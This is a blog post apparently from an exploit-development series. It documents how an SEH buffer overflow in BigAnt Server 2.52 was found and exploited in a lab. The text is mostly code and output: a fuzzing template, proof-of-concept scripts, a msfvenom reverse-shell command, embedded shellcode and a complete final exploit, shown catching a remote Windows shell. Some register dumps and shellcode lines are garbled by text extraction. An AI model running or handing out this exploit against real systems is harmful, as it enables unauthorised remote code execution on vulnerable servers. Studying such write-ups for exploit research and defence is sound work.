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# BigAnt server 2.52 buffer overflow exploit

Posted 8 months ago by Stipe Marinovic

### Introduction

BigAnt is client/server application which provides enterprise instant messaging solution. Buffer overflow vulnerability (SEH overwrite) was discovered in version 2.52 back in 2010 (or even earlier). Application can still be downloaded from vendor's webpage:

**Post** 


- Server: https://www.bigantsoft.com/download.html
- Client chat application: <a href="https://www.bigantsoft.com/legacy/download298.html">https://www.bigantsoft.com/legacy/download298.html</a>

In this blog post custom python TCP proxy and boofuzz with *post\_test\_case\_callbacks* were used to find vulnerability. There are better and faster ways to create fuzzing template and detect crash (Wireshart, procmon pyton script etc.) but this is also one way to do it.

# **Fuzzing**

In order to create fuzzing template, first we need to perform protocol analysis. One way to do it is to install BigAnt chat client and intercept traffic from chat client to the server. Traffic can be intercepted by Wireshark, Burp or similar tool. Instead of setting up Burp to work with non-HTTP traffic, or use Wireshak let's try something else. We can write a simple, (not even fully functional) python script to act as a TCP proxy and see what we get.

Once script it ready, instead of actual BigAnt server IP address we need to setup a chat client to connect to attacking machine (172.16.24.204) where our proxy script will accept incoming connections on TCP port 6660. Once the data is received, the script will print it on stdout and forward data to the server listening on IP address 172.16.24.213 at port 6660. Script will then get reposnse from server, display it and forward it back to the client.



• TCP proxy:

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```
3
     import socket
4
5
     host = "172.16.24.213"
6
     port = 6660
7
8
     sock_server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9
     sock_server.settimeout(5)
10
11
     sock_client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12
     sock_client.settimeout(5)
13
14
     sock_client.bind(('172.16.24.204', 6660))
15
     sock_client.listen(15)
16
17
     while True:
18
        try:
19
           client, addr = sock_client.accept()
20
            sock_server.connect(("172.16.24.213",6660))
21
22
           while True:
23
              try:
24
                  data_from_client = client.recv(1024)
25
                  print data_from_client
26
                  if not data_from_client:
27
                     break
28
                  else:
29
                     sock_server.send(data_from_client)
30
               except:
31
                  pass
32
33
              try:
34
                  data_from_server = sock_server.recv(1024)
35
                  if not data_from_server:
36
                     break
37
                  else:
38
                     print data_from_server
39
                     client.send(data_from_server)
40
               except:
41
                  pass
42
        except:
43
           pass
44
45
        sock_server.close()
46
        client.close()
```

#### TCP proxy managed to capture following data

```
USR L ATEN pero 65706f7204
     aenflag:0
     clientver:29702
3
     cmdid:410
4
     loginflag:0
5
     macaddr:00-0C-29-53-FD-72
6
     msgserver:
7
     msgserverprot:0
8
     status:3
9
10
11
     USR OK 4 pero pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F} 09C8C8DD-3890-4E2C-9F03-A182807B72BE 0 0 10000
12
     aenflag:0
13
     allusers:4
14
     attachsize:-1
15
     baseace:17
16
     clientminver:55801
17
     cmdid:410
```

```
20
     itemindex:10000
21
     leaveday:28
22
     limitrate:-1
23
     msends:-1
24
     note:
25
     pic:
26
     scmderid:{C05693B0-BEBA-48EC-8BE7-CA178C10787B}
27
     serverflag:2
28
     servertime:2020-07-23 08:25:44
29
     vertype:1
30
31
32
     USV pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F}
33
     aenflag:0
34
     cmdid:418
35
     macaddr:00-0C-29-53-FD-72
     mastcmd:CCL
36
37
38
39
     USV pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F}
40
     aenflag:0
41
     cmdid:418
42
     scmderid:{C33E319F-BDA0-44BB-A8D8-34D627A6C103}
43
44
45
     CCL
     aenflag:0
46
47
     cmdid:417
48
     ismast:1
49
     userstate:1
50
51
52
     ERR 0 222
53
54
55
     llusers:4
56
     attachsize:-1
57
     baseace:17
58
     clientminver:55801
59
     cmdid:410
60
     companyname:test
61
     inviews:1
62
     itemindex:10000
63
     leaveday:28
     limitrate:-1
64
65
     msends:-1
     note:
66
67
     pic:
     scmderid:{C05693B0-BEBA-48EC-8BE7-CA178C10787B}
68
69
     serverflag:2
70
     servertime:2020-07-23 08:25:44
71
     vertype:1
72
73
74
     USV pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F}
75
     aenflag:0
     cmdid:418
76
77
     macaddr:00-0C-29-53-FD-72
78
     mastcmd:CCL
79
80
     USV pero {70F74C02-1E91-48CC-80D0-772ABA7EB19F}
81
82
     aenflag:0
83
     cmdid:418
84
     scmderid:{C33E319F-BDA0-44BB-A8D8-34D627A6C103}
85
```



Although script is not perfect and application keeps disconnecting after some time, we still managed to capture several commands: USR, USV, CCL, OUT which are sent from chat client to server.

As next step we need to manually simulate client application with netcat and observe behaviour in more details. When we manually connect to server we can see that server is not sending any banner. Further on, when client sends command, response is not received unless two new lines "\r\n\r\n" are sent after command.

```
:~/repository/ctp/bigant_server_2.52# nc 172.16.24.213 6660 -v
172.16.24.213: inverse host lookup failed: Unknown host
(UNKNOWN) [172.16.24.213] 6660 (?) open
USR fuzzzzzzzzz
ERR 205
aenflag:0
lasterror:0
method:USR
scmderid:{9B40F73E-5D36-45C3-A32D-27AE60488968}
USV fuzzzzzzzzzzzz
ERR 927
aenflag:0
lasterror:183
method:USV
scmderid: {529BA95D-5FD4-45BD-A966-293CC033FFE9}
CCL fuzzzzzzzzzzzzzz
ERR 0 222
OUT fuzzzzzzzzzzzzzzzz
ERR 0 222
```


If command is not successful application returns ERR and error number together with other details.


Based on information we collected we can create fuzzing template. Since this is not a HTTP protocol, it might be useful to store both: previous and current payload as we might be able to detect crash only after next payload is sent or about to be sent.

```
2
     from boofuzz import *
3
     host = '172.16.24.213'
4
5
     port = 6660
     last =""
6
7
8
     def receive_response(target, fuzz_data_logger, session, sock):
9
        data=sock.recv(20000)
        global last
10
        if not "ERR" in data:
11
12
           print "[+] No data received from BigAnt server after sending payload"
           print "[+] Payload appended in bigant_crash_report.txt"
13
14
           f = open("bigant_crash_report.txt", "a")
15
           f.write("Length: " + str(len(session.last_send)) + "\r\n" + "request: " + str(session.last_send) + "\r\nResponse:
16
       + str(data) +"\r\n\r\n")
17
           f.close()
18
           #sys.exit(-1)
19
20
           last=session.last_send
21
     def main():
22
23
        session = Session(post_test_case_callbacks=[receive_response], sleep_time=0.2, target = Target(connection =
24
     SocketConnection(host, port, proto='tcp')))
25
        s_initialize("USR")
26
27
        s_string("USR", fuzzable = False)
        s_delim(" ", fuzzable = False)
28
29
        s_string("L", fuzzable = False)
        s_delim(" " , fuzzable = False)
30
        s_string("ATEN" , fuzzable = False)
31
        s_delim(" " , fuzzable = False)
32
        s_string("FUZZ" , fuzzable = True)
33
        s_sring("\r\n", fuzzable = False)
34
35
36
        s_initialize("CCL")
37
        s_string("CCL", fuzzable = False)
38
        s_delim(" ", fuzzable = False)
        s_string("FUZZ" , fuzzable = True)
39
        s_string("\r\n\r\n" , fuzzable = False)
40
41
        s_initialize("USV")
42
        s_string("USV", fuzzable = False)
43
        s_delim(" ", fuzzable = False)
44
        s_string("FUZZ" , fuzzable = True)
45
46
        s_string("\r\n\r\n" , fuzzable = False)
47
        s_initialize("OUT")
48
        s_string("OUT", fuzzable = False)
49
        s_delim(" ", fuzzable = False)
50
        s_string("FUZZ" , fuzzable = True)
51
        s_sring("\r\n\r\n" , fuzzable = False)
53
54
        session.connect(s_get("USR"))
        session.connect(s_get("CCL"))
55
56
        session.connect(s_get("USV"))
        session.connect(s_get("OUT"))
57
58
        session.fuzz()
59
60
     if __name__ == "__main__":
         main()
```

There were several cases when server would not reply and application would crash but neither EIP or SHE was overwritten which is not a useful case for writing exploit.

```
[2020-07-21 16:56:50,981]
w to restart.
[2020-07-21 16:56:50,981]
[2020-07-21 16:56:50,981]
[2020-07-21 16:56:50,981]
[2020-07-21 16:56:55,982]
[2020-07-21 16:57:01,222]
w to restart.
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
[2020-07-21 16:57:01,222]
```





However combination on USV command and large buffer (5000 characters) managed to overwrite SE handler (SEH). As show on following screenshot SEH was overwritten with 4 "A" characters (A is represented as 41 in hex).



Testing the fuzz result with proof of concept script:

```
#!/usr/bin/python
1
2
 3
     import socket
4
5
     host = "172.16.24.213"
     port = 6660
6
7
     buffer = "USV /.:/" + 5000 * "A" + "\r\n\r\n"
8
9
10
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
     s.connect((host,port))
11
12
     s.send(buffer)
     print ("[+] Payload sent")
13
14
     s.close()
```

Result:

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```
EX 00000003
ESP 0017F960
ESP 000013D2
ESI 00E3818C
EDI 01800000
EIP 004764BF AntServe.004764BF
C1 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 0018 32bit 0(FFFFFFFF)
P 0 CS 0018 32bit 0(FFFFFFFF)
P 0 SS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFAD000(FFF)
T 0 GS 0000 NULL
D 0 LastErr ERROR_SUCCESS (00000000)
EIP 0047640 0050013D2 ml..
017FF960 005013D2 ml..
017FF964 00500470 p.Q. AntServe.00510470
017FF966 017FFE28 (= \abble \a
```

Great, it works. Now we need to find location of SEH by sending unique pattern:

```
msf-pattern_create -1 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae6
```

## Updated PoC script:

```
#!/usr/bin/python
1
2
     import socket
3
4
     host = "172.16.24.213"
5
     port = 6660
6
7
     pattern =
8
      "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9A
9
10
     #buffer = "USV /.:/" + 5000 * "A" + "\r\n\r\n"
11
     buffer = "USV /.:/" + pattern + "\r\n\r\n"
12
13
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14
     s.connect((host,port))
15
     s.send(buffer)
16
     print ("[+] Payload sent")
17
     s.close()
```

SEH was overwritten by value 31674230:



Finding SEH location based on value:

SEH location starts 962 bytes after USV /.:/.

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Updated PoC script can be used to verify proper SEH overwrite.

```
1 #buffer = "USV /.:/" + 5000 * "A" + "\r\n\r\n"
2 buffer = "USV /.:/" + "A" * 962 + "B" * 4 + "C" * (5000-962-4) + "\r\n\r\n"
```



In order to exploit SEH overwrite, we need to find POP, POP, RET instruction sequence in order to reach our payload on the stack. To find POP, POP, RET mona can be used as follows:

!mona findwild -s "POP R32# POP R32# RET"

```
OBADPOOD [+] Results:

OFSCS20B OBAGF96520b: pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCS20B OBAGF96520b: pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca45c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca45c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca45c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca45c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca45c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca45c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca45c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca55c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca55c : pop edi m pop esi m retn | (PAGE EXECUTE READ) Lexpsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, V6.0.9589 [C:\MINDOWS\system32\expsrv.dll]
OFSCHASE | 0x0670ca55c : po
```

We can try any address which doesn't have common bad characters (  $\times 00 \times 0a \times 0d$  ) and it is located within "SafeSEH: False" module, for example this one:

```
#POP, POP, RETN: 0x1b070c69

SEH = "\x69\x0c\x07\x1b" # written in reverse order due to little endian
```

PoC script updated with SEH address:

```
#!/usr/bin/python
1
2
 3
     import socket
 4
 5
     host = "172.16.24.213"
     port = 6660
6
7
     # pop, pop, ret 0x1b070c69
8
9
     SEH = "\x69\x0c\x07\x1b"
10
     buffer = "USV /.:/" + "A" * 962 + SEH + "\x90" * 10 + "C" * (5000 - 962 - len(SEH) - 10) + "\r\n\r\n"
11
12
13
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14
     s.connect((host,port))
     s.send(buffer)
15
     print ("[+] Payload sent")
16
17
     s.close()
```

As next step we need to use those (2 out of) 4 bytes to perform uncoditional jump over SEH address ( "\xeb\x07" ) and land in space where we could place our shellcode.

• PoC script updated with jump over SEH:

```
#!/usr/bin/python
1
2
3
     import socket
4
5
     host = "172.16.24.213"
     port = 6660
6
7
8
     # pop, pop, ret 0x1b070c69
9
     SEH = "\x69\x0c\x07\x1b"
     JMP = "\xeb\x07"
10
11
     buffer = "USV /.:/" + "A" * 962 + JMP + SEH + "\x90" * 10 + "C" * (5000 - 962 - len(SEH) - len(JMP) - 10) + "\r\n\r\n"
12
13
14
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15
     s.connect((host,port))
     s.send(buffer)
16
17
     print ("[+] Payload sent")
18
     s.close()
```

# Bad characters and shell code

Process of finding bad characters was explained several times in previous blog posts. Following chars were eventually found to be bad:

```
"\x00\x0a\x0d\x20\x25"
```

Based on that information we can use msfvenom to generate reverse shell code without bad characters:

Post [[-] NO PIACTOTH WAS SELECTED, CHOOSING PIST..PRODUCE..FIACTOTH..WINDOWS TOWN THE PAYTOAU 3 Found 11 compatible encoders 4 Attempting to encode payload with 1 iterations of x86/shikata\_ga\_nai x86/shikata ga nai succeeded with size 351 (iteration=0) 5 x86/shikata\_ga\_nai chosen with final size 351 6 7 Payload size: 351 bytes 8 Final size of python file: 1712 bytes 9 10 buf += b"\xbb\xe2\x01\xdf\xc8\xdd\xc0\xd9\x74\x24\xf4\x5a\x29" 11  $buf += b"\xc9\xb1\x52\x31\x5a\x12\x83\xc2\x04\x03\xb8\x0f\x3d"$ 12 buf += b"\x3d\xc0\xf8\x43\xbe\x38\xf9\x23\x36\xdd\xc8\x63\x2c" 13 buf += b"\x96\x7b\x54\x26\xfa\x77\x1f\x6a\xee\x0c\x6d\xa3\x01" 14 buf += b"\xa4\xd8\x95\x2c\x35\x70\xe5\x2f\xb5\x8b\x3a\x8f\x84" 15 buf += b"\x43\x4f\xce\xc1\xbe\xa2\x82\x9a\xb5\x11\x32\xae\x80" 16 buf +=  $b'' \times 9 \times c \times$ 17 buf += b"\xf0\x03\x0b\x72\xea\x40\x36\xcc\x81\xb3\xcc\xcf\x43" 18 buf += b"\x8a\x2d\x63\xaa\x22\xdc\x7d\xeb\x85\x3f\x08\x05\xf6" 19 buf +=  $b'' \times 2 \times 0 \times 2 \times 4 \times 18 \times 9 \times 0 \times 2 \times 2 \times 1 \times 3 = 0$ 20 buf += b"\xdf\xa7\xdd\xf4\xab\xef\xc1\x0b\x7f\x84\xfe\x80\x7e" 21 buf += b"\x4a\x77\xd2\xa4\x4e\xd3\x80\xc5\xd7\xb9\x67\xf9\x07" buf +=  $b'' \times 62 \times d7 \times 5f \times 4c \times 8f \times 0c \times d2 \times 0f \times d8 \times e1 \times d5 \times a5$ 22 23 buf += b"\x6e\x57\xdc\x2a\x31\xc3\x4a\x07\xba\xcd\x8d\x68\x91" 24 buf += b"\xaa\x01\x97\x1a\xcb\x08\x5c\x4e\x9b\x22\x75\xef\x70" 25 buf += b"\xb2\x7a\x3a\xd6\xe2\xd4\x95\x97\x52\x95\x45\x70\xb8" 26 buf += b"\x1a\xb9\x60\xc3\xf0\xd2\x0b\x3e\x93\x70\xdb\x58\xaf" 27 buf += b"\xe1\xde\x58\x3e\xae\x57\xbe\x2a\x5e\x3e\x69\xc3\xc7" buf += b"\x1b\xe1\x72\x07\xb6\x8c\xb5\x83\x35\x71\x7b\x64\x33" 28 29 buf += b"\x61\xec\x84\x0e\xdb\xbb\x9b\xa4\x73\x27\x09\x23\x83" 30 buf += b"\x2e\x32\xfc\xd4\x67\x84\xf5\xb0\x95\xbf\xaf\xa6\x67" 31 32 buf += b'' x79 x2f x5f x7e xd7 x99 x19 x28 x99 x73 xf0 x87 x73''buf += b"\x13\x85\xeb\x43\x65\x8a\x21\x32\x89\x3b\x9c\x03\xb6" 33 34 buf += b"\xf4\x48\x84\xcf\xe8\xe8\x6b\x1a\xa9\x19\x26\x06\x98" 35 buf += b"\xb1\xef\xd3\x98\xdf\x0f\x0e\xde\xd9\x93\xba\x9f\x1d"

# Final exploit

buf += b"\x8b\xcf\x9a\x5a\x0b\x3c\xd7\xf3\xfe\x42\x44\xf3\x2a"

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Post

```
import socket
3
4
     host = "172.16.24.213"
5
     port = 6660
6
7
     # pop, pop, ret 0x0f9c8dd4
8
     # 0x1b070c69
9
     SEH = "\x69\x0c\x07\x1b"
10
     JMP = "\xeb\x07"
11
12
     # BAD chars: \x00\x0a\x0d\x20\x25
13
14
     # msfvenom -p windows/shell_reverse_tcp LHOST=172.16.24.204 LPORT=4444 -f python -a x86 -b "\x00\x0a\x0d\x20\x25"
15
16
     buf += b"\xbb\xe2\x01\xdf\xc8\xdd\xc0\xd9\x74\x24\xf4\x5a\x29"
17
     buf += b"\xc9\xb1\x52\x31\x5a\x12\x83\xc2\x04\x03\xb8\x0f\x3d"
18
     buf += b"\x3d\xc0\xf8\x43\xbe\x38\xf9\x23\x36\xdd\xc8\x63\x2c"
19
     buf += b"\x96\x7b\x54\x26\xfa\x77\x1f\x6a\xee\x0c\x6d\xa3\x01"
20
     buf += b"\xa4\xd8\x95\x2c\x35\x70\xe5\x2f\xb5\x8b\x3a\x8f\x84"
21
     buf += b"\x43\x4f\xce\xc1\xbe\xa2\x82\x9a\xb5\x11\x32\xae\x80"
22
     buf += b"\xa9\xb9\xfc\x05\xaa\x5e\xb4\x24\x9b\xf1\xce\x7e\x3b"
23
     buf += b"\xf0\x03\x0b\x72\xea\x40\x36\xcc\x81\xb3\xcc\xcf\x43"
24
     buf += b"\x8a\x2d\x63\xaa\x22\xdc\x7d\xeb\x85\x3f\x08\x05\xf6"
25
     buf += b"\xc2\x0b\xd2\x84\x18\x99\xc0\x2f\xea\x39\x2c\xd1\x3f"
26
     buf += b"\xdf\xa7\xdd\xf4\xab\xef\xc1\x0b\x7f\x84\xfe\x80\x7e"
27
     buf += b"\x4a\x77\xd2\xa4\x4e\xd3\x80\xc5\xd7\xb9\x67\xf9\x07"
28
     buf += b"\x62\xd7\x5f\x4c\x8f\x0c\xd2\x0f\xd8\xe1\xdf\xaf\x18"
29
     buf += b"\x6e\x57\xdc\x2a\x31\xc3\x4a\x07\xba\xcd\x8d\x68\x91"
30
     buf += b"\xaa\x01\x97\x1a\xcb\x08\x5c\x4e\x9b\x22\x75\xef\x70"
31
     buf += b"\xb2\x7a\x3a\xd6\xe2\xd4\x95\x97\x52\x95\x45\x70\xb8"
32
     buf += b"\x1a\xb9\x60\xc3\xf0\xd2\x0b\x3e\x93\x70\xdb\x58\xaf"
33
     buf += b"\xe1\xde\x58\x3e\xae\x57\xbe\x2a\x5e\x3e\x69\xc3\xc7"
34
     buf += b"\x1b\xe1\x72\x07\xb6\x8c\xb5\x83\x35\x71\x7b\x64\x33"
35
     buf += b"\x61\xec\x84\x0e\xdb\xbb\x9b\xa4\x73\x27\x09\x23\x83"
36
     buf += b"\x2e\x32\xfc\xd4\x67\x84\xf5\xb0\x95\xbf\xaf\xa6\x67"
37
     buf += b"\x59\x97\x62\xbc\x9a\x16\x6b\x31\xa6\x3c\x7b\x8f\x27"
38
     buf += b"\x79\x2f\x5f\x7e\xd7\x99\x19\x28\x99\x73\xf0\x87\x73"
39
     buf += b"\x13\x85\xeb\x43\x65\x8a\x21\x32\x89\x3b\x9c\x03\xb6"
40
     buf += b"\xf4\x48\x84\xcf\xe8\xe8\x6b\x1a\xa9\x19\x26\x06\x98"
41
     buf += b"\xb1\xef\xd3\x98\xdf\x0f\x0e\xde\xd9\x93\xba\x9f\x1d"
42
     buf += b"\x8b\xcf\x9a\x5a\x0b\x3c\xd7\xf3\xfe\x42\x44\xf3\x2a"
43
44
     buffer = "USV /.:/" + "A" * (962-len(JMP)) + JMP + SEH + "<math>\times90" * 10 + buf + "C" * (5000 - 962 - len(JMP) - len(SEH) -
45
     10 - len(buf)) + "\r\n\r\n"
46
47
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
48
     s.connect((host,port))
49
     s.send(buffer)
50
     print ("[+] Payload sent")
51
     s.close()
52
```

```
rootakali32bit:~/repository/ctp/bigant_server_2.52# python poc5.py
[+] Payload sent
rootakali32bit:~/repository/ctp/bigant_server_2.52# 

rootakali32bit:~/repository/ctp/bigant_server_2.52# nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.16.24.204] from (UNKNOWN) [172.16.24.213] 1829
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>[
```

**■** Post

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OLDER

Savant 3.1 webserver buffer overflow exploit

NEWER

KarajaSoft Sami FTP 2.0.2 buffer overflow exploit

# **Further Reading**

8 months ago

KarajaSoft Sami FTP 2.0.2 buffer overflow exploit

Introduction In this blog post we will go thru finding vulnerability in KarajaSoft... 9 months ago

MiniShare 1.4.1 webserver buffer overflow exploit

<u>Introduction MiniShare is a minimal web</u> <u>server with a simple GUI meant for fast a...</u> 9 months ago

MinaliC 2.0.0 buffer overflow exploit

Introduction In this blog post we will go
thru recreating buffer overflow exploit fo...

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